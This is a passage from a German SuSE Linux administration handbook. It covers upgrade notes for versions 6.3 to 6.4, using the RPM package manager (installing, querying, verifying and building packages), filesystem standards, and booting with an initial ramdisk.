- `Tcl/Tk` steht in neuen Versionen mit neuen Paketbezeichnungen zur Verfügung. `Tcl/Tk 8.0` ist die Standardversion.
- OSS (engl. *Open Sound System*) steht auch für Mehr-Prozessor-Maschinen zur Verfügung; im Einzelnen handelt es sich um Paket `opso` und Paket `opsod_up` sowie Paket `opso_smp` und Paket `opsodsmp`; vgl. <http://sdb.suse.de/sdb/de/html/oss-smp.html>.
- Auslagerung der `sendmail`-Einstellungen von der `/etc/rc.config` in die Datei `/etc/rc.config.d/sendmail.rc.config`; vgl. http://sdb.suse.de/sdb/de/html/mnedn_6.3_sendmail.html.

- Aus Sicherheitsüberlegungen wird bei der Standardauswahl der *WU-FTPD* (Paket *wuftpd*, Serie *n*) nicht mehr installiert.
- Bei *leafnode* hat sich ab Version 1.9.2 das Verzeichnis der Konfigurationsdateien geändert. Sie befinden sich nun unter `/etc/leafnode` anstatt unter `/usr/lib/leafnode`.

Falls Sie Ihre Konfigurationsdatei geändert haben, befindet sich die Sicherungskopie unter `/usr/lib/leafnode/config.rpmsave`. Bitte übernehmen Sie Ihre Anpassungen manuell in die neue Konfigurationsdatei.

Achtung: Wenn Sie von einer älteren Version (vor 1.9.3) updaten, führen Sie bitte zuerst das Shellskript `/usr/doc/packages/leafnode/update.sh` aus:

```
erde: # cd /usr/doc/packages/leafnode
erde:/usr/doc/packages/leafnode # ./update.sh \
/var/spool/news/ /etc/leafnode /var/lock/news/fetchnews.lck
```

Hierbei werden die Datei `groupinfo` und ein paar weitere umorganisiert (`groupinfo` wird nun nicht mehr „case-sensitiv“ sortiert). Falls hierbei etwas schief geht, finden Sie die alte Datei unter `/var/spool/news/leaf.node/groupinfo.old`. Wenn das Skript erfolgreich durchgelaufen ist, können Sie diese Datei (`.old`) anschließend löschen.

Hinweis: Das Programm `/usr/sbin/fetch` heißt seit Version 1.9.3 `/usr/sbin/fetchnews`. Bitte passen Sie „Cronjobs“ oder sonstige Skripten (z. B. `/etc/ppp/ip-up`) entsprechend an.

Zur Installation von *leafnode* vgl. Abschnitt 6.9 auf Seite 206.

- *MySQL* läuft unter der UID `'mysql'` und der GID `'daemon'`, um mehr Sicherheit zu gewährleisten.
- *Fortify* liegt unter `/opt/fortify`; es kann nach der Anwendung deinstalliert werden.

15.2.9 Von 6.3 auf 6.4

Probleme und Besonderheiten:

<http://sdb.suse.de/sdb/de/html/bugs64.html>.

- *Kernel*: Paket `kernmod` bzw. Paket `kernmods` sind nicht mehr notwendig. Die passend optimierten Kernel-Module werden „in einem Rutsch“ mit dem jeweils ausgewählten Kernel installiert (vgl. 3.6.2 auf Seite 105). Die Konfigurationsdateien des installierten Kernels liegen unter `/boot` als `vmlinuz.config-pentium` (Beispiel!), `vmlinuz.autoconf.h` und `vmlinuz.version.h`. Auf Wunsch kopiert YaST diese Dateien in den Baum der Kernelquellen.
- Gültige *Login-Shells* in `/etc/shells` eingetragen; vgl. Manual-Page von **shells** (**man 5 shells**). Wird einem Benutzer `/bin/true` zugeordnet, so kann sich dieser Benutzer nur über das X Window System anmelden; dieser Benutzer bekommt keine Shell. `/bin/false` als „Login-Shell“ verhindert jegliche Anmeldung.
- Paket `aaa_base`: Die täglichen Wartungsarbeiten am System sind aus Gründen der Übersichtlichkeit auf mehrere Skripten verteilt worden.

In `/etc/cron.daily` gibt es nun neben `aaa_base` die Komponenten `backup_rpmdb`, `clean_catman`, `clean_core`, `clean_instlog`, `clean_tmp`, `do_mandb`, `rotate_logs` und `updatedb` – jeweils erkennbar an dem Vorwort `aaa_base_`; `aaa_base` liest zudem `cron.daily.local`, wo eigene Erweiterungen eingetragen werden können. Zum Cron-System vgl. Abschnitt 16.6.1 auf Seite 439.

- Eine neuere Version von `tar` (**tar**) wird mitgeliefert. Das Überschreibverhalten beim Auspacken vorhandener Dateien ist geändert; wenn Sie auf den alten Modus angewiesen sind, verwenden Sie bitte die Option `--overwrite`.
- Fast alle Programme im Paket `nkita` und Paket `nkitb` liegen in neuen Versionen vor. `traceroute` ist in das Paket `nkitb` gewandert. Einige Programme sind bereits „IPv6 ready“; achten Sie deshalb darauf, dass DNS richtig konfiguriert ist – andernfalls kann es passieren, dass der DNS-Timeout für IPv6-Anfrage abgewartet werden muss.
- Zum Paket `samba`: Mit dem Update auf Version 2.0.6 hat sich die Syntax des `smbmount`-Kommandos geändert! `smbmount` muss von dem Shellskript `/sbin/mount.smbfs` aufgerufen werden, welches wiederum von `mount` aufgerufen wird; ein Beispielaufruf:

```
erde: # mount -t smbfs -o userna-
me=username,password=passwd \
//smberv/share /destination
```

- Zum Paket `postfix`: Weitere Möglichkeiten der Einstellung sind hinzugekommen; die Startvariablen sind nach `/etc/rc.config.d/postfix.rc.config` ausgelagert worden; vgl. auch Abschnitt 17.5 auf Seite 446.
- Das Paket `squid`, also die Version 1.x des WWW Proxy-Servers, wird nicht mehr mitgeliefert. Da die nunmehr etablierte Version 2.x als stabil zu betrachten ist, empfiehlt sich ein genereller Umstieg. Während des Updates wird das Paket `squid` nicht automatisch durch das Paket `squid2` ersetzt; sichern Sie die alte Konfigurationsdatei, deinstallieren Sie dann das Paket `squid` und installieren Sie das Paket `squid2`. Nun können Sie mit den neuen Dateien starten und wieder Ihre eigenen Anpassungen vornehmen – zusätzliche Informationen sind unter <http://squid.nlanr.net> zu finden.
- Der empfohlene DHCP-Client ist im Paket `dhcpcd` enthalten; für besondere Fälle wird weiterhin Paket `dhclient` mitgeliefert.
- Aus Sicherheitsgründen ist `anonymes FTP` nicht mehr automatisch zugelassen. Um bei dem FTP-Daemon `in.ftpd` anonymes FTP zu erlauben, muss in `/etc/pam.d/ftpd` das Kommentarzeichen ``#'` entfernt werden vor der Zeile:

```
auth sufficient /lib/security/pam_ftp.so
```

- `Passwort` ändern mit PAM (engl. *Pluggable Authentication Modules*): `pam_unix` kann auch NIS-Passwörter ändern und versteht md5-Hashes als Passwort. Vorsicht – vgl. Abschnitt 3.6.7 auf Seite 113.

Außerdem gibt es jetzt ein neues `pam_pwcheck`-Module, welches die Überprüfung neuer Passwörter übernimmt. Der alte Eintrag:

```
password required /lib/security/pam_unix.so #strict=false
```

muss geändert werden in – jeweils nur eine Zeile, oder mit \ („Gegenstrich“) am Zeilenende:

```
password required /lib/security/pam_pwcheck.so \  
nullok #use_cracklib
```

```
password required /lib/security/pam_unix.so \  
nullok use_first_pass use_authtok
```

Dieser manuelle Eingriff ist nur notwendig, falls *rpm* beim Update die Konfigurationsdateien nicht selbst ändern darf, da der Systemadministrator eigene Änderungen gemacht hat. Dies gilt übrigens für alle Konfigurationsdateien von PAM unter `/etc/pam.d`.

- Zusätzlich zu den [Manual-Pages](#) (vgl. Abschnitt 15.2.8 auf Seite 409) liegen auch die Info-Seiten unter `/usr/share`.
- **makewhatis** (Paket `makewhat`) verwendet nun das Hilfsprogramm **manpath**, um die *Manual-Pages* zu finden. Die Umgebungsvariable `MANPATH` soll in `rc`-Dateien nicht mehr gesetzt werden.
- **ldconfig** wird nur aufgerufen, wenn ein `/lib`-Verzeichnis neuer als `/etc/ld.so.cache` ist; ggf. wird es im Hintergrund gestartet. Der Aufruf von **ldconfig** lässt sich erzwingen, wenn die Umgebungsvariable `run_ldconfig` auf `true` gesetzt wird; es ist möglich, bereits am Bootprompt "**run_ldconfig=true**" zu setzen.
- Das Paket `ncurses` liegt in Version 5.0 vor; von der „shared library“ wird weiterhin auch Version 4.2 mitgeliefert, sodass man vorkompilierte Programme in der Regel weiterverwenden kann.
- Das Paket `apache` ist aufgeteilt worden. Installieren Sie auch die `mod_*`-Unterpakete, wenn Sie spezielle Erweiterungen benötigen. Die Dokumentation zu *PHP* finden Sie im Paket `phpdoc`. Die Logdateien sind aus Gründen der Übersichtlichkeit in `/var/log/httpd` zu finden.
- *Roxen* ist folgendermaßen aufgeteilt: Das Paket `roxen` ohne und das Paket `roxenssl` mit Kryptographie-Unterstützung. Dies hat den Vorteil, kein separates Paket `roxenint` mehr verwalten zu müssen.
- Das Paket `changes` wurde aufgegeben. Die gewünschten Informationen kann *rpm* direkt anzeigen:

```
tux@erde: > rpm -q --changelog <paket>
```

15.3 RPM – Der Paket-Manager der Distribution

Mit SuSE Linux Version 5.0 hat *RPM* (**rpm**) (engl. *RPM Package Manager*) Einzug in die Distribution gehalten. Damit vereinfacht sich das Paket-Management für alle Beteiligten, die Benutzer, die Systemadministratoren und – nicht zuletzt – für die Pakete-Macher. Mittels der mächtigen RPM-Datenbank stehen jederzeit detaillierte Informationen zur installierten Software zur Verfügung.

Im wesentlichen kann **rpm** in drei Modi agieren: installierbare Pakete aus den unangetasteten Quellen (engl. *pristine sources*) herstellen, diese Pakete installieren bzw. auch wieder sauber de-installieren oder updaten sowie Anfragen an die RPM-Datenbank bzw. an einzelne RPM-Archive richten.

Installierbare RPM-Archive sind in einem speziellen binären Format gepackt; die Archive bestehen aus den zu installierenden (Programm-)Dateien und aus verschiedenen Meta-Informationen, die während der Installation von **rpm** benutzt werden, um das jeweilige Softwarepaket zu konfigurieren, oder die zu Dokumentationszwecken in der RPM-Datenbank abgelegt werden. RPM-Archive haben die Dateinamen-Endung `.rpm`.

15.3.1 Pakete verwalten: Installieren, Updaten und De-installieren

Im Normalfall ist das Installieren eines RPM-Archivs denkbar einfach:

```
erde: # rpm -i <paket>.rpm
```

Mit diesem Standardbefehl wird ein Paket aber nur dann installiert, wenn die „Abhängigkeiten“ erfüllt sind und wenn es zu keinen „Konflikten“ kommen kann. **rpm** fordert per Fehlermeldung die Pakete an, die zum Erfüllen der Abhängigkeiten notwendig sind. Die Datenbank wacht im Hintergrund darüber, dass es zu keinen Konflikten kommen kann: eine Datei darf in der Regel nur zu einem Paket gehören. Mit verschiedenen Optionen kann man sich über diese Regel hinwegsetzen – wer dies tut, der sollte aber genau wissen, was er tut, da er damit eventuell die Updatefähigkeit des Systems aufs Spiel setzt.

Interessant ist auch die Option `-U` bzw. `--upgrade`, um ein Paket zu aktualisieren. Dadurch wird eine ältere Version des gleichen Pakets gelöscht und dann die neue Version installiert. Gleichzeitig versucht **rpm**, sorgfältig mit den *Konfigurationsdateien* umzugehen, wobei – etwas vereinfacht – die folgende Strategie zum Tragen kommt:

- Falls eine Konfigurationsdatei vom Systemadministrator *nicht* verändert wurde, dann wird von **rpm** die neue Version der entsprechenden Datei installiert. Es sind keine Eingriffe seitens des Administrators notwendig.
- Falls eine Konfigurationsdatei vom Administrator zu einem Zeitpunkt vor dem Update geändert wurde, dann wird **rpm** die geänderte Datei dann und nur dann mit der Erweiterung `.rpmorig` oder `.rpmsave` sichern und die neue Version aus dem RPM-Paket installieren, wenn sich zwischen ursprünglicher Datei und der Datei aus dem Update-Paket etwas geändert hat. In diesem Fall ist es sehr wahrscheinlich, dass Sie die frisch installierte Konfigurationsdatei anhand der Kopie (`.rpmorig` oder `.rpmsave`) auf Ihre System-Bedingungen hin abstimmen müssen. Danach sollten alle `.rpmorig`- bzw. `.rpmsave`-Dateien unbedingt entfernt werden, um kommenden Updates nicht als Hindernis im Wege zu liegen.¹

Die Option `-U` ist also in *keiner* Weise nur ein Äquivalent für die Abfolge `-e` (De-Installieren/Löschen) – `-i` (Installieren). Wenn immer möglich, dann ist der Option `-U` der Vorzug zu geben.

¹ Die Erweiterung `.rpmorig` wird gewählt, wenn die Datei der RPM-Datenbank noch nicht bekannt war, sonst kommt `.rpmsave` zum Zuge; mit anderen Worten: `.rpmorigs` entstehen beim Update von Fremdformat auf RPM und `.rpmsave` beim Update von RPM-alt auf RPM-neu.



Nach jedem Update müssen Sie die von **rpm** angelegten Sicherungskopien mit der Erweiterung `.rpmorig` oder `.rpmsave` kontrollieren; das sind Ihre alten Konfigurationsdateien. Falls erforderlich, übernehmen Sie bitte Ihre Anpassungen aus den Sicherungskopien in die neuen Konfigurationsdateien, und löschen Sie dann die alten Dateien mit der Erweiterung `.rpmorig` bzw. `.rpmsave`.

Wenn ein Paket entfernt werden soll, geht man ähnlich geradlinig vor:

```
erde: # rpm -e <paket>
```

rpm wird ein Paket aber nur dann entfernen, wenn keine Abhängigkeiten mehr bestehen; so ist es z. B. theoretisch nicht möglich, Tcl/Tk zu löschen, solange noch irgendein anderes Programm Tcl/Tk zum Laufen benötigt – auch darüber wacht RPM mithilfe der Datenbank.

Falls in einem Ausnahmefall eine derartige Lösch-Operation nicht möglich sein sollte, obwohl *keine* Abhängigkeiten mehr bestehen, dann kann es hilfreich sein, die RPM-Datenbank mittels der Option `-rebuilddb` neu aufzubauen; vgl. unten die Anmerkungen zur RPM-Datenbank (Abschnitt 15.3.2 auf Seite 417).

15.3.2 Anfragen stellen

Mit der Option `-q` (engl. *query*) leitet man Anfragen ein. Damit ist es sowohl möglich die RPM-Archive selbst zu durchleuchten (Option `-p <paket_datei>`) als auch die RPM-Datenbank zu befragen. Die Art der Information kann man mit den zusätzlichen Switches in Tabelle 15.1 auswählen.

<code>-i</code>	Paket-Informationen anzeigen
<code>-l</code>	Dateiliste des Pakets anzeigen
<code>-f <DATEI>+</code>	Anfrage nach Paket, das die Datei <code><DATEI></code> besitzt; <code><DATEI></code> muss mit vollem Pfad angegeben werden!
<code>-s</code>	Status der Dateien anzeigen (impliziert <code>-l</code>)
<code>-d</code>	Nur Dokumentationsdateien auflisten (impliziert <code>-l</code>)
<code>-c</code>	Nur Konfigurationsdateien auflisten (impliziert <code>-l</code>)
<code>--dump</code>	Alle überprüfbaren Infos zu jeder Datei anzeigen (mit <code>-l</code> , <code>-c</code> oder <code>-d</code> benutzen!)
<code>--provides</code>	Fähigkeiten des Pakets auflisten, die ein anderes Paket mit <code>--requires</code> anfordern kann
<code>--requires, -R</code>	Paket-Abhängigkeiten ausgeben
<code>--scripts</code>	Die diversen (De-)Installations-Skripten ausgeben

Tabelle 15.1: Die wichtigsten Abfrageoptionen (`-q [-p] ... <paket>`)

Der Befehl

```
erde: # rpm -q -i rpm
```

gibt die Information in Ausgabe 15.3.1 aus.

```

Name       : rpm                      Relocations: (not relocatable)
Version    : 3.0.3                    Vendor: SuSE GmbH, Germany
Release    : 47                       Build Date: Fri Dec 10 13:50:27
Install date: Tue Dec 14 12:57:00 1999 Build Host: Cauchy.suse.de
Group      : unsorted                  Source RPM: rpm-3.0.3-47.src.rpm
Size       : 5740847                   License: GPL
Packager   : feedback@suse.de
Summary    : RPM Package Manager
Description:
RPM Package Manager is the main tool for managing software packages
of the SuSE Linux distribution.
[...]
```

Ausgabe 15.3.1: `rpm -q -i rpm`

Die Option `-f` führt nur dann zum Ziel, wenn man den kompletten Dateinamen, einschließlich des Pfades, kennt; es dürfen beliebig viele zu suchende Dateinamen angegeben werden, z. B.:

```
erde: # rpm -q -f /bin/rpm /usr/bin/wget
```

führt zu dem Ergebnis:

```
rpm-3.0.3-3
wget-1.5.3-55
```

Kennt man nur einen Teil des Dateinamens, so muss man sich mit einem Shell-Skript behelfen (vgl. Datei 15.3.1); der gesuchte Dateiname ist als Parameter beim Aufruf des Skripts zu übergeben.

```

#!/bin/sh
for i in `rpm -q -a -l | grep $1 `; do
    echo "\"$i\" ist in Paket:"
    rpm -q -f $i
    echo " "
done
```

Datei 15.3.1: Paket-Suchskript

Mit dem Befehl

```
erde: # rpm -q --changelog rpm
```

kann man sich gezielt die Auflistung der Informationen (Updates, Konfiguration, Änderungen etc.) zu einem bestimmten Paket anzeigen lassen; hier im Beispiel zu dem Paket `rpm`.

Anhand der Datenbank lassen sich auch Überprüfungen durchführen; eingeleitet werden diese Vorgänge mit der Option `-V` (gleichbedeutend mit `-y` oder `--verify`). Damit veranlasst man `rpm`, all die Dateien anzuzeigen, die sich im Vergleich zur ursprünglichen Version, wie sie im Paket enthalten war,

15. Update des Systems und Paketverwaltung

geändert haben. **rpm** stellt dem eigentlichen Dateinamen bis zu 8 Zeichen voran, die auf folgende Änderungen hinweisen:

5	MD5-Prüfsumme
S	Dateigröße
L	Symbolischer Link
T	Modification Time
D	„major“ und „minor“ Gerätenummer (engl. <i>device number</i>)
U	Benutzer (engl. <i>user</i>)
G	Gruppe (engl. <i>group</i>)
M	Modus (einschl. Rechte und Typus)

Tabelle 15.2: Die Überprüfungen

Bei Konfigurationsdateien wird zusätzlich ein `c` ausgegeben. Beispiel, falls etwas an `/etc/wgetrc` aus dem Paket `wget` geändert wurde:

```
erde: # rpm -V wget
S.5...T c /etc/wgetrc
```

Die Dateien der RPM-Datenbank liegen unter `/var/lib/rpm`. Bei einer `/usr`-Partition von 500 MB kann die Datenbank durchaus 20 MB Plattenplatz beanspruchen; insbesondere nach einem kompletten Update. Falls die Datenbank über Gebühr groß erscheint, ist es meist hilfreich, mit der Option `--rebuilddb` eine neue Datenbank von der existierenden zu erstellen; es kann nichts schaden, vor einem solchen „Rebuild“ eine Kopie der existierenden aufzubewahren.

Weiterhin legt das **cron**-Skript `cron.daily` täglich gepackte Kopien der Datenbank unter `/var/adm/backup/rpmdb` an, deren Anzahl durch die Variable `<MAX_RPMDB_BACKUPS>` (Standard: 5) in der `/etc/rc.config` vorgegeben wird; es ist mit bis zu 2 MB pro Backup zu rechnen (bei einer 500 MB großen `/usr`). Dieser Platzverbrauch ist unbedingt bei Bestimmung der Größe der Root-Partition zu berücksichtigen, falls man für `/var` keine eigene Partition vorsehen will.

15.3.3 Quellpakete installieren und kompilieren

Alle Quellpakete (engl. *Sources*) der SuSE Linux liegen in der Serie `zq` (Quellpakete) und haben die Erweiterung `.spm` hinter dem eigentlichen Paketnamen; diese Dateien sind die sog. „Source-RPMs“.

Diese Pakete können mit `YaST` – wie jedes andere Paket – installiert werden; allerdings werden Quellpakete nie als installiert (`[i]`) markiert wie die „regulären“ anderen Pakete. Dies liegt daran, dass die Quellpakete nicht in die RPM-Datenbank aufgenommen werden; in der RPM-Datenbank nämlich erscheint nur *installierte* Betriebssoftware.



Die Arbeitsverzeichnisse des `rpm` unter `/usr/src/packages` müssen vorhanden sein (falls keine eigenen Einstellungen z. B. via `/etc/rpmrc` vorgenommen wurden):

SOURCES für die originalen Quellen (`.tar.gz`-Dateien etc.) und für die distributionsspezifischen Anpassungen (`.dif`-Dateien).

SPECS für die `.spec`-Dateien, die in der Art eines Meta-Makefiles den „build“-Prozess steuern.

BUILD unterhalb dieses Verzeichnisses werden die Quellen entpackt, gepatcht und kompiliert.

RPMS hier werden die fertigen „Binary“-Pakete abgelegt.

SRPMS und hier die „Source“-RPMs.



Bitte machen Sie keine RPM-Experimente mit wichtigen System-Komponenten (Paket `libc`, Paket `rpm`, Paket `nkit` etc.); Sie setzen die Funktionstüchtigkeit Ihres Systems aufs Spiel.

Wenn Sie ein Quellpaket der Serie `zq` mit `YaST` installieren, dann werden die für den „build“-Prozess notwendigen Komponenten unter `/usr/src/packages` installiert: die Quellen und die Anpassungen unter **SOURCES** und die dazugehörige `.spec`-Datei unter **SPECS**². Im Folgenden wird das Paket `wget.spm` betrachtet. Nachdem das Quellpaket `wget.spm` mit `YaST` installiert wurde, gibt es die Dateien:

```
/usr/src/packages/SPECS/wget.spec
/usr/src/packages/SOURCES/wget-1.4.5.dif
/usr/src/packages/SOURCES/wget-1.4.5.tar.gz
```

Mit `rpm -b <X> /usr/src/packages/SPECS/wget.spec` wird der Kompilierungsvorgang angestoßen; dabei kann `<X>` für verschiedene Stufen stehen (vgl. die `-help`-Ausgabe bzw. die RPM-Dokumentation); hier nur in Kürze:

- bp** Quellen im Verzeichnis `/usr/src/packages/BUILD` präparieren: entpacken und patchen
- bc** wie **-bp**, jedoch zusätzlich noch kompilieren
- bi** wie **-bc**, jedoch zusätzlich noch installieren; Achtung, wenn ein Paket nicht das `BuildRoot`-Feature unterstützt, ist es möglich, dass Sie sich während dieses Installationsvorgangs wichtige Konfigurationsdateien überschreiben!
- bb** wie **-bi**, jedoch zusätzlich noch das sog. Binary-RPM herstellen; bei Erfolg liegt es in `/usr/src/packages/RPMS`.
- ba** wie **-bb**, jedoch zusätzlich noch das sog. Source-RPM herstellen; bei Erfolg liegt es in `/usr/src/packages/SRPMS`.

Mit der Option `-short-circuit` lassen sich einzelne Schritte überspringen.

Das hergestellte Binary-RPM ist schließlich mit `rpm -i` oder besser mit `rpm -U` zu installieren, damit es auch in der RPM-Datenbank auftaucht.

² Zum „Pakete-Machen“ (engl. *build mode*) vgl. [Bai97]; dort, oder auch in der Manual-Page von `rpm` (`man rpm`), werden weitere Einsatzmöglichkeiten vorgestellt.

15.3.4 Tools für RPM-Archive und die RPM-Datenbank

Der *Midnight Commander* (**mc**) ist von Hause aus in der Lage, den Inhalt eines RPM-Archivs anzuzeigen bzw. Teile daraus zu kopieren. Er bildet ein solches Archiv als ein virtuelles Dateisystem ab, sodass alle gewohnten Menüpunkte des Midnight Commander – wenn sinnvoll – zur Verfügung stehen: Die Kopfzeilen-Informationen der „Datei“ HEADER kann man sich mit (F3) ansehen; mit den Cursor-Tasten und (Enter) lässt sich durch die Struktur des Archivs „browsen“, um bei Bedarf mit (F5) Komponenten herauszukopieren. – Übrigens, mittlerweile gibt es auch für den *Emacs* ein **rpm.el**, ein „Frontend“ für *rpm* : -)

xrpm heißt ein grafischer RPM-Manager; realisiert ist dieses Tool in Python, einer eleganten Skript-Sprache. *xrpm* unterstützt Aktionen per FTP.

KDE enthält das Tool *krpm*, ein grafisches Interface unter X, um RPM zu bedienen. Bei *GNOME* finden Sie *gnorpm*.

Mit *Alien* (**alien**) ist es möglich, die Paketformate der verschiedenen Distributionen zu konvertieren. So kann man versuchen, alte TGZ-Archive vor dem Installieren nach RPM umzuwandeln, damit während der Installation die RPM-Datenbank mit den Paket-Informationen versorgt wird. Aber Achtung: **alien** ist ein Perl-Skript und befindet sich nach Angaben der Programm-Autoren noch in einem Alpha-Stadium – wengleich es bereits eine hohe Versionsnummer erreicht hat.

Last, not least – es gibt *YaST* (vgl. auch Abschnitt 3.4.9 auf Seite 100).

Besonderheiten in SuSE Linux

16.1 Filesystem Hierarchy Standard (FHS) und Linux Standard Base (LSB)

SuSE Linux strebt eine weitgehende Konformität zum Filesystem-Standard (FSSTD) bzw. zu dessen Nachfolger, dem Filesystem Hierarchy Standard (FHS, Paket `fhs`, Serie `doc`; vgl. <http://www.pathname.com/fhs/>), an. Aus diesem Grunde ist es bisweilen erforderlich, Dateien oder Verzeichnisse an die „richtigen“ Plätze im Dateisystem zu verschieben.

SuSE unterstützt aktiv die Bemühungen des *Linux Standard Base*-Projekts; aktuelle Informationen dazu unter <http://www.linuxbase.org>.

16.1.1 Beispiel-Umgebungen für FTP und HTTP

Zu FTP

Um die Einrichtung eines FTP-Servers zu erleichtern, hält das Paket `ftplib` eine Beispiel-Umgebung bereit. Diese Umgebung wird unter `/usr/local/ftp` installiert.

Zu HTTP

Apache ist der Standard-Webserver bei SuSE Linux; gleichzeitig mit der Installation des *Apache* werden Beispiel-Dokumente unter `/usr/local/httpd` zur Verfügung gestellt. Wenn Sie einen eigenen Webserver aufbauen wollen, ist es empfehlenswert, eine eigene `DocumentRoot` in `/etc/httpd/httpd.conf` einzutragen.

16.1.2 *teTeX* – \TeX unter SuSE Linux

teTeX ist gemäß der *TeX Directory Structure* (TDS) zusammengestellt (vgl. <ftp://ftp.dante.de/tex-archive/tds/>), ohne den FHS zu verletzen.

16.2 Booten mit der „initial ramdisk“

Problemstellung

Sobald der Linux-Kernel geladen ist und das Root-Dateisystem (/) gemountet hat, können Programme ausgeführt und weitere Kernel-Module eingebunden werden, um zusätzliche Funktionalitäten bereitzustellen.

Um aber das Root-Dateisystem überhaupt mounten zu können, müssen verschiedene Bedingungen erfüllt sein: Der Kernel benötigt die entsprechenden Treiber, um das Gerät ansprechen zu können, auf dem das Root-Dateisystem liegt (insbesondere SCSI-Treiber). Weiter muss der Kernel den Code enthalten, der benötigt wird, um das Dateisystem lesen zu können (*ext2*, *reiserfs*, *romfs* usw.). Weiterhin ist es denkbar, dass bereits das Root-Dateisystem verschlüsselt ist; zum Mounten ist in diesem Fall die Eingabe des Schlüssels/Passworts erforderlich.

Betrachtet man nur einmal das Problem der SCSI-Treiber, so sind verschiedene Lösungsansätze denkbar: Der Kernel kann alle denkbaren Treiber enthalten. Problematisch, da sich verschiedene Treiber „beißen“ können; außerdem wird der Kernel dadurch sehr groß. Eine andere Möglichkeit besteht darin, verschiedene Kernel zur Verfügung zu stellen, die jeweils nur einen oder sehr wenige SCSI-Treiber enthalten. Auch dieser Weg ist problematisch, da er eine sehr große Zahl unterschiedlicher Kernel notwendig macht. Ein Problem, das durch verschieden optimierte Kernel (Pentium-Optimierung, SMP) noch weiter verschärft wird.

Der Ansatz, den SCSI-Treiber als Modul zu laden, führt zur generellen Problematik, der durch das Konzept der *initial ramdisk* begegnet wird: Das Schaffen einer Möglichkeit, Userspace-Programme bereits vor dem Mounten des Root-Dateisystems ausführen zu können.

16.2.1 Konzept der initial ramdisk

Die *initial ramdisk* (auch „initdisk“ oder „initrd“ genannt) löst genau diese oben beschriebenen Probleme. Der Linux-Kernel bietet die Möglichkeit, ein (kleines) Dateisystem in eine Ramdisk laden zu lassen, und darin Programme ausführen zu lassen, bevor das eigentliche Root-Dateisystem gemountet wird. Das Laden der *initrd* wird dabei vom Bootloader (*LILO*, *loadlin* usw.) übernommen; all diese Bootloader benötigen lediglich BIOS-Routinen, um Daten vom Bootmedium zu laden. Wenn der Bootloader den Kernel laden kann, dann kann er auch die *initial ramdisk* laden. Spezielle Treiber sind somit nicht erforderlich.

16.2.2 Ablauf des Bootvorgangs mit initrd

Der Bootloader lädt den Kernel und die *initrd* in den Speicher und startet den Kernel, wobei der Bootloader dem Kernel mitteilt, dass eine *initrd* vorhanden ist und wo im Speicher diese liegt.

War die *initrd* komprimiert (was typischerweise der Fall ist), so dekomprimiert der Kernel die *initrd* und mountet sie als temporäres Root-Dateisystem. Hierauf wird in der *initrd* ein Programm mit dem Namen *linuxrc* gestartet. Dieses Programm kann nun all die Sachen tun, die erforderlich sind, um das richtige Root-Dateisystem mounten zu können. Sobald

linuxrc terminiert, wird die (temporäre) *initrd* wieder abgehängt (engl. *unmounted*) und der Bootvorgang wird wie gewohnt mit dem Mounten des richtigen Root-Dateisystems fortgeführt. Das Mounten der *initrd* und das Ausführen von *linuxrc* kann somit als ein kurzes Intermezzo während eines normalen Bootvorgangs betrachtet werden.

Kann die *initrd* nicht abgehängt werden (was i. a. als Fehler angesehen werden sollte), so versucht der Kernel die *initrd* auf das Verzeichnis */initrd* um-zumounten. Ist auch der Mountpunkt */initrd* nicht vorhanden, so resultiert eine Fehlermeldung. Das System ist in einem solchen Fall voll funktionsfähig, jedoch kann der durch die *initrd* belegte Speicher nie freigegeben werden und steht somit nicht mehr zur Verfügung.

linuxrc

Für das Programm *linuxrc* in der *initrd* gibt es lediglich die folgenden Anforderungen: Es muss den speziellen Namen *linuxrc* tragen und es muss im Root-Verzeichnis der *initrd* liegen. Abgesehen davon muss es lediglich vom Kernel ausgeführt werden können. Das bedeutet, dass *linuxrc* durchaus dynamisch gelinkt sein darf; in diesem Fall müssen natürlich die „shared libraries“ wie gewohnt vollständig unter */lib* in der *initrd* verfügbar sein. Weiter darf *linuxrc* auch ein Shellskript sein; in diesem Fall muss natürlich eine *Shell* in */bin* existieren. Kurz gesagt, muss die *initrd* ein minimales Linux-System enthalten, das die Ausführung des Programmes *linuxrc* erlaubt. Bei der Installation von SuSE Linux wird ein statisch gelinktes *linuxrc* verwendet, um die *initrd* so klein wie möglich halten zu können (der Platz auf Bootdisketten ist sehr knapp). *linuxrc* wird mit *'root'*-Rechten ausgeführt.

Das echte Root-Dateisystem

Sobald *linuxrc* terminiert, wird die *initrd* abgehängt und verworfen, der Bootvorgang geht normal weiter und der Kernel mountet das wirkliche Root-Dateisystem. Was als Root-Dateisystem gemountet werden soll, kann durch *linuxrc* beeinflusst werden. Dazu muss *linuxrc* lediglich das */proc*-Dateisystem mounten und den Wert des echten Root-Dateisystems in numerischer Form nach */proc/sys/kernel/real-root-dev* schreiben.

16.2.3 Bootloader

Die meisten Bootloader (vor allem *LILO*, *loadlin* und *syslinux*) können mit *initrd* umgehen. Die einzelnen Bootloader werden wie folgt angewiesen, eine *initrd* zu verwenden:

1. LILO

Eintrag der folgenden Zeile in */etc/lilo.conf*:

Die Datei */boot/initdisk.gz* ist die *initial ramdisk*. Sie kann (muss aber nicht) komprimiert sein.

2. loadlin.exe

Aufruf mittels:

```
C:> loadlin <kernelimage> initrd=C:\loadlin\initdisk.gz <parameter>
```

```
initrd=/boot/initdisk.gz
```

3. *syslinux*

Eintrag der folgenden Zeile in `syslinux.cfg`:

```
append initrd=initdisk.gz <weitere Parameter>
```

16.2.4 Anwendung von `initrd` bei SuSE

Installation des Systems

Die `initrd` wird bereits seit geraumer Zeit für die Installation verwendet. Dabei kann der Anwender in `linuxrc` Module laden und die für eine Installation notwendigen Eingaben (wie vor allem Quellmedium) machen. `linuxrc` startet dann `YaST`, das die Installation durchführt. Hat `YaST` seine Arbeit getan, teilt es `linuxrc` mit, wo das Root-Dateisystem des frisch installierten Systems liegt. `linuxrc` schreibt diesen Wert nach `/proc`, beendet sich, und der Kernel bootet in das frisch installierte System weiter.

Bei einer Installation von SuSE Linux bootet man somit von Anfang an quasi das System, das gerade erst installiert wird – irgendwie schick ; -) Ein echter Reboot nach der Installation erfolgt nur, wenn der gerade laufende Kernel nicht zu den Modulen passt, die im System installiert wurden. Da SuSE Linux derzeit bei der Installation einen Kernel für Uni-Prozessor-Systeme verwendet, geschieht dies derzeit nur dann, wenn im System ein SMP-Kernel mit samt entsprechenden Modulen installiert wurde. Um alle Module verwenden zu können, muss deshalb der neu im System installierte SMP-Kernel gebootet werden.

Booten des installierten Systems

